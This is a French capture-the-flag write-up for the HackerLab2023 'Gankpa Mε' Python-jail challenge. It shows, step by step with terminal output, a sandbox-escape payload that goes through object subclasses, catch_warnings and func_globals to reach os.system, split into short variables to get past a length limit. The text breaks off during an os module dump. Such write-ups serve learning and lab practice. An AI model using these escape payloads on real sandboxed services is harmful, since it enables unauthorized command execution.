

HackerLab2023 - Gankpa Mε

Gankpa Mε

The screenshot shows a web browser window with the URL `https://qualif.hackerlab.bj/challenges#Gankpa Mε`. The browser's address bar and tabs are visible at the top. The main content area is divided into two panels. The left panel displays a list of challenges under the 'Basic' and 'Qualification stages' categories. The right panel shows the details for the 'Gankpa Mε' challenge, which has 12 solves and a score of 450. The challenge description is in French and English, and it includes a netcat command to connect to the server. The author is listed as '5c0r7'. At the bottom of the right panel, there is a 'Flag' input field and a 'Submit' button.

Basic

- Ghezo (50) ✓
- SPY (60) ✓
- Asen Hotagantin (70) ✓
- Tic Tac Toe (80) ✓
- Danxomè (100) ✓
- Le Fâ (100) ✓
- PHP Goat (100) ✓
- U.T.C (100) ✓
- Puzzl3 (120)

Qualification stages

- Hèviosso nou gué (250) ✓
- AG00DJIE (300) ✓
- Soft.reading (350) ✓
- Tchètoula (400) ✓
- Gankpa Mε (450) ✓

Challenge 12 Solves

Gankpa Mε

450

[FR]

Aide-moi à m'échapper d'ici, stp !!!

[EN]

Help me escape from here, please!!!!

nc 54.37.70.250 15006

Author: 5c0r7

Flag

Comme indice nous avons l'adresse Ip et le Port pour pouvoir effectuer un netcat sur le serveur

Let's Go!!!!


Decouverte

```
[Aug 11, 2023 - 17:54:04 (CEST)] exegol-nightly /workspace # nc 54.37.70.250 15006  
Let's escape that shit and read secret, perhaps gotta more deeeeeeeeeeeeeeeeeeeep
```


J'essaye de me connecter via Netcat

et cela m'affiche ce message

```
Let's escape that shit and read secret, perhaps gotta more deeeeeeeeeeeeeeeeeeeep
```



C'est un peu comme si j'avais un Shell alors j'essaye de taper des commandes pour voir



```
Workspaces Applications Aug 11 5:54 PM
nc 54.37.70.250 15006
j3kyll@pop-os-~/Zettelkasten/CyberVault x j3kyll@pop-os-~/Downloads x nc 54.37.70.250 15006 x
[Aug 11, 2023 - 17:54:04 (CEST)] exegol-nightly /workspace # nc 54.37.70.250 15006
Let's escape that shit and read secret, perhaps gotta more deeeeeeeeeeeeeeeeeeeeeeep
ls
Error: name 'ls' is not defined
█
```

d'après ce que je vois les commandes ne fonctionnent pas et les erreurs affichées ressemblent à celle qu'affiche l'interpréteur Python je comprends alors qu'il s'agit d'un pyjail

Je décide alors de faire des recherches sur comment obtenir un shell ou tout autre moyen d'avoir le flag, et là je tombe sur un writeups du Breizctf2016 [Breizctf2016](#) Organisé par SaXx et ses potes.

Et là je comprends mieux comment avoir des modules, des fonctions qui me permettent de pouvoir avoir accès à des commandes shell.

Mais en essayant les commandes sur lesquelles je tombaient aucune ne fonctionnaient jusqu'a ce que je tombe sur le Grall [HackTricks](#)

Il s'agit d'un article de [Hacktricks](#) ou il est donné différentes astuces ,mais le bonheur ne dure pas

```
[Aug 11, 2023 - 17:54:04 (CEST)] exegol-nightly /workspace # nc 54.37.70.250 15006
Let's escape that shit and read secret, perhaps gotta more deeeeeeeeeeeeeeeeeeeep
().__class__.__base__.__subclasses__()
Error: type object 'object' has no attribute '__subcla'
```

Car je remarque qu'il y a une limite au nombre de caracteres que l'on peut rentrer ,j'ai alors eut l'idée de crée des variables et ensuite de découper les differentes parties de la commandes et les reliers les unes autres, apres plusieurs t'entative je decide tout d'abord de choisir une commande qui pourrais m'aider a réaliser ce que je veux d'abord avant de faire le decoupage

Voici la commande que j'ai choisit:

```
().__class__.__bases__[0].__subclasses__()[59].__init__.__getattribute__("func_globals")
['linecache'].__dict__['os'].__dict__['system']('ls')
```

Explication : Cette commande me permet d'avoir acces aux sous classes de python et de choisir la sousclasses 59 qui est `<class 'warnings.catch_warnings'>` de cette liste de sousclasses dispo

```
[<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type
'basestring'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type
'traceback'>, <type 'super'>, <type 'xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <type
'staticmethod'>, <type 'complex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>, <type
'property'>, <type 'memoryview'>, <type 'tuple'>, <type 'enumerate'>, <type 'reversed'>, <type 'code'>, <type
'frame'>, <type 'builtin_function_or_method'>, <type 'instancemethod'>, <type 'function'>, <type 'classobj'>,
<type 'dictproxy'>, <type 'generator'>, <type 'getset_descriptor'>, <type 'wrapper_descriptor'>, <type
'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>, <type 'file'>, <type 'PyCapsule'>, <type 'cell'>,
<type 'callable-iterator'>, <type 'iterator'>, <type 'sys.long_info'>, <type 'sys.float_info'>, <type
'EncodingMap'>, <type 'fieldnameiterator'>, <type 'formatteriterator'>, <type 'sys.version_info'>, <type
'sys.flags'>, <type 'exceptions.BaseException'>, <type 'module'>, <type 'imp.NullImporter'>, <type
'zipimport.zipimporter'>, <type 'posix.stat_result'>, <type 'posix.statvfs_result'>, <class
```


```
'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class '_weakrefset._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class '_abcoll.Hashable'>, <type 'classmethod'>, <class '_abcoll.Iterable'>, <class '_abcoll.Sized'>, <class '_abcoll.Container'>, <class '_abcoll.Callable'>, <type 'dict_keys'>, <type 'dict_items'>, <type 'dict_values'>, <class 'site._Printer'>, <class 'site._Helper'>, <type '_sre.SRE_Pattern'>, <type '_sre.SRE_Match'>, <type '_sre.SRE_Scanner'>, <class 'site.Quitter'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>]
```

do,c si vous compter chaque sous classes jusqu'au 59e vous tomberez sur

<class 'warnings.catch_warnings'> sachant que chaque subclass sont séparées les une des autre par une virgule .

Découpage

Je decide de decouper chaque parties de la commande comme ceci :



Je commence donc avec ceci

```
[Aug 11, 2023 - 18:10:53 (CEST)] exegol-nightly /workspace #
nc 54.37.70.250 15006
Let's escape that shit and read secret, perhaps gotta more deeeeeeeeeeeeeeeeeeeep
__builtins__['_']=__builtins__
Result: {'_': {...}}
```

Rien que la reponse renvoyé me pousse a continuer
Ici je notifie chacune des commandes decoupés par `## i`

```
[Aug 11, 2023 - 18:10:53 (CEST)] exegol-nightly /workspace #  
> nc 54.37.70.250 15006  
Let's escape that shit and read secret, perhaps gotta more deeeeeeeeeeeeeeeeeeeep  
    __builtins__['_']=__builtins__ ## 1  
Result: {'_': {...}}  
_[1]=().__class__.__base__      ## 2  
Result: <type 'object'>  
_[2]=_[1].__subclasses__()      ## 3  
Result: [<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>,  
<type 'basestring'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>,  
<type 'traceback'>, <type 'super'>, <type 'xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <type  
'staticmethod'>, <type 'complex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>,  
<type 'property'>, <type 'memoryview'>, <type 'tuple'>, <type 'enumerate'>, <type 'reversed'>, <type  
'code'>, <type 'frame'>, <type 'builtin_function_or_method'>, <type 'instancemethod'>, <type 'function'>,  
<type 'classobj'>, <type 'dictproxy'>, <type 'generator'>, <type 'getset_descriptor'>, <type  
'wrapper_descriptor'>, <type 'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>, <type 'file'>,  
<type 'PyCapsule'>, <type 'cell'>, <type 'callable-iterator'>, <type 'iterator'>, <type 'sys.long_info'>,  
<type 'sys.float_info'>, <type 'EncodingMap'>, <type 'fieldnameiterator'>, <type 'formatteriterator'>,  
<type 'sys.version_info'>, <type 'sys.flags'>, <type 'exceptions.BaseException'>, <type 'module'>, <type  
'imp.NullImporter'>, <type 'zipimport.zipimporter'>, <type 'posix.stat_result'>, <type  
'posix.statvfs_result'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class  
'_weakrefset._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class '_abcoll.Hashable'>, <type  
'classmethod'>, <class '_abcoll.Iterable'>, <class '_abcoll.Sized'>, <class '_abcoll.Container'>, <class  
'_abcoll.Callable'>, <type 'dict_keys'>, <type 'dict_items'>, <type 'dict_values'>, <class  
'site._Printer'>, <class 'site._Helper'>, <type '_sre.SRE_Pattern'>, <type '_sre.SRE_Match'>, <type  
'_sre.SRE_Scanner'>, <class 'site.Quitter'>, <class 'codecs.IncrementalEncoder'>, <class  
'codecs.IncrementalDecoder'>]  
_[3]=_[2][59]                  ## 4  
Result: <class 'warnings.catch_warnings'>  
_[4]=_[3].__init__             ## 5  
Result: <unbound method catch_warnings.__init__>
```



```

_[5]=_[4].__getattr__          ## 6
Result: <method-wrapper '__getattr__' of instancemethod object at 0x7fc637dfa190>
_[6]=_[5]("func_globals")      ## 7
Result: {'filterwarnings': <function filterwarnings at 0x7fc637e4f7d0>, 'once_registry': {},
'WarningMessage': <class 'warnings.WarningMessage'>, '_show_warning': <function _show_warning at
0x7fc637e4f450>, 'filters': [('ignore', None, <type 'exceptions.DeprecationWarning'>, None, 0),
('ignore', None, <type 'exceptions.PendingDeprecationWarning'>, None, 0), ('ignore', None, <type
'exceptions.ImportWarning'>, None, 0), ('ignore', None, <type 'exceptions.BytesWarning'>, None, 0)],
'_setoption': <function _setoption at 0x7fc637e4fbd0>, 'showwarning': <function _show_warning at
0x7fc637e4f450>, '__all__': ['warn', 'warn_explicit', 'showwarning', 'formatwarning', 'filterwarnings',
'simplefilter', 'resetwarnings', 'catch_warnings'], 'oncereistry': {}, '__package__': None,
'simplefilter': <function simplefilter at 0x7fc637e4f8d0>, 'default_action': 'default', '_getcategory':
<function _getcategory at 0x7fc637e4fa50>, '__builtins__': {1: <type 'object'>, 2: [<type 'type'>, <type
'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'basestring'>, <type
'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>, <type
'super'>, <type 'xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <type 'staticmethod'>, <type
'complex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>, <type 'property'>, <type
'memoryview'>, <type 'tuple'>, <type 'enumerate'>, <type 'reversed'>, <type 'code'>, <type 'frame'>,
<type 'builtin_function_or_method'>, <type 'instancemethod'>, <type 'function'>, <type 'classobj'>, <type
'dictproxy'>, <type 'generator'>, <type 'getset_descriptor'>, <type 'wrapper_descriptor'>, <type
'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>, <type 'file'>, <type 'PyCapsule'>, <type
'cell'>, <type 'callable-iterator'>, <type 'iterator'>, <type 'sys.long_info'>, <type 'sys.float_info'>,
<type 'EncodingMap'>, <type 'fieldnameiterator'>, <type 'formatteriterator'>, <type 'sys.version_info'>,
<type 'sys.flags'>, <type 'exceptions.BaseException'>, <type 'module'>, <type 'imp.NullImporter'>, <type
'zipimport.zipimporter'>, <type 'posix.stat_result'>, <type 'posix.statvfs_result'>, <class
'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class '_weakrefset._IterationGuard'>,
<class '_weakrefset.WeakSet'>, <class '_abcoll.Hashable'>, <type 'classmethod'>, <class
'_abcoll.Iterable'>, <class '_abcoll.Sized'>, <class '_abcoll.Container'>, <class '_abcoll.Callable'>,
<type 'dict_keys'>, <type 'dict_items'>, <type 'dict_values'>, <class 'site._Printer'>, <class
'site._Helper'>, <type '_sre.SRE_Pattern'>, <type '_sre.SRE_Match'>, <type '_sre.SRE_Scanner'>, <class
'site.Quitter'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>], 3: <class
'warnings.catch_warnings'>, 4: <unbound method catch_warnings.__init__>, 5: <method-wrapper
'__getattr__' of instancemethod object at 0x7fc637dfa190>, 6: {...}, '_': {...}}, 'catch_warnings':
<class 'warnings.catch_warnings'>, '__file__': '/usr/local/lib/python2.7/warnings.pyc', 'warnpy3k':
<function warnpy3k at 0x7fc637e4f9d0>, 'sys': <module 'sys' (built-in)>, '__name__': 'warnings',

```

```
'warn_explicit': <built-in function warn_explicit>, 'types': <module 'types' from
'/usr/local/lib/python2.7/types.pyc'>, 'warn': <built-in function warn>, '_processoptions': <function
_processoptions at 0x7fc637e4f950>, 'defaultaction': 'default', '__doc__': 'Python part of the warnings
subsystem.', 'linecache': <module 'linecache' from '/usr/local/lib/python2.7/linecache.pyc'>,
'_OptionError': <class 'warnings._OptionError'>, 'resetwarnings': <function resetwarnings at
0x7fc637e4f850>, 'formatwarning': <function formatwarning at 0x7fc637e4f750>, '_getaction': <function
_getaction at 0x7fc637e4fad0>}
_[7]=_[6]['linecache']                                ## 7
Result: <module 'linecache' from '/usr/local/lib/python2.7/linecache.pyc'>
_[8]=_[7].__dict__['os']                                ## 8
Result: <module 'os' from '/usr/local/lib/python2.7/os.pyc'>
_[9]=_[8].__dict__                                    ## 9
Result: {'WTERMSIG': <built-in function WTERMSIG>, 'lseek': <built-in function lseek>, 'EX_IOERR': 74,
'EX_NOHOST': 68, 'seteuid': <built-in function seteuid>, 'pathsep': ':', 'execle': <function execle at
0x7fc637dd4950>, 'major': <built-in function major>, '_Environ': <class os._Environ at 0x7fc637deb280>,
'fstatvfs': <built-in function fstatvfs>, 'uname': <built-in function uname>, 'kill': <built-in function
kill>, 'urandom': <built-in function urandom>, 'execlp': <function execlp at 0x7fc637dd49d0>, 'getegid':
<built-in function getegid>, 'getresgid': <built-in function getresgid>, 'EX_OSFILE': 72, 'umask':
<built-in function umask>, 'linesep': '\n', 'fchmod': <built-in function fchmod>, 'lchown': <built-in
function lchown>, 'setgid': <built-in function setgid>, 'tmpnam': <built-in function tmpnam>, 'devnull':
'/dev/null', 'EX_NOINPUT': 66, 'makedev': <built-in function makedev>, 'fstat': <built-in function
fstat>, 'getlogin': <built-in function getlogin>, 'O_CREAT': 64, 'dup2': <built-in function dup2>,
'read': <built-in function read>, '__file__': '/usr/local/lib/python2.7/os.pyc', 'getppid': <built-in
function getppid>, 'fchown': <built-in function fchown>, 'getloadavg': <built-in function getloadavg>,
'WIFSTOPPED': <built-in function WIFSTOPPED>, 'getpgrp': <built-in function getpgrp>, '_spawnvef':
<function _spawnvef at 0x7fc637d93550>, 'TMP_MAX': 10000, 'utime': <built-in function utime>, 'execl':
<function execl at 0x7fc637dd48d0>, 'lchmod': <built-in function lchmod>, 'F_OK': 0, '_make_stat_result':
<function _make_stat_result at 0x7fc637e011d0>, 'name': 'posix', 'fsync': <built-in function fsync>,
